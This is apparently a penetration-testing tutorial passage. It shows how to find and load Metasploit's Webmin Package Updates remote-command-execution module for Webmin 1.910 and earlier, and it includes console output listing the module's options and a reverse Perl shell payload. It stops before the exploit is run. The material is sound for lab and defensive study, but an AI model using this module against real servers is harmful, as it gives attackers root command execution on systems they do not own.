
Add Webmin RCE Module

TARGET: Webmin <== 1.910 **TYPE: Remote** **FIREWALL : ON**

Webmin is a popular program used for system administration in Unix. It has a web based interface. It allows users to manage a system using the browser either locally or remotely. It is downloaded by over 16,000 users weekly.


All the versions of Webmin prior to 1.910 (including this version) are vulnerable to a remote code execution vulnerability. This vulnerability can be exploited by any user having authorisation over package updates module. This user can run commands with "root" privileges by exploiting the "data" parameter of the package updates module. As can be understood, this module requires credentials.

Let us see how this module works.Start Metasploit and search for all webmin modules. The required Metasploit module has been highlighted.




```
msf5 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       C
heck  Description
   -  ----                                         ---------------  ----       -
----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     N
o     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     N
o     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Y
es    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_backdoor          2019-08-10       excellent  Y
es    Webmin password_change.cgi Backdoor
   4  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Y
es    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Y
es    Webmin Upload Authenticated RCE


msf5 > 
```

Load the webmin_packageup_rce module as shown below.Type the command show options to have a look at all the options this module requires. It automatically has a payload assigned



```
msf5 > use exploit/linux/http/webmin_packageup_rce
msf5 exploit(linux/http/webmin_packageup_rce) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf5 exploit(linux/http/webmin_packageup_rce) > show options

Module options (exploit/linux/http/webmin_packageup_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Webmin Password
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base path for Webmin application
   USERNAME                    yes       Webmin Username
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Webmin <= 1.910


msf5 exploit(linux/http/webmin_packageup_rce) > 
```

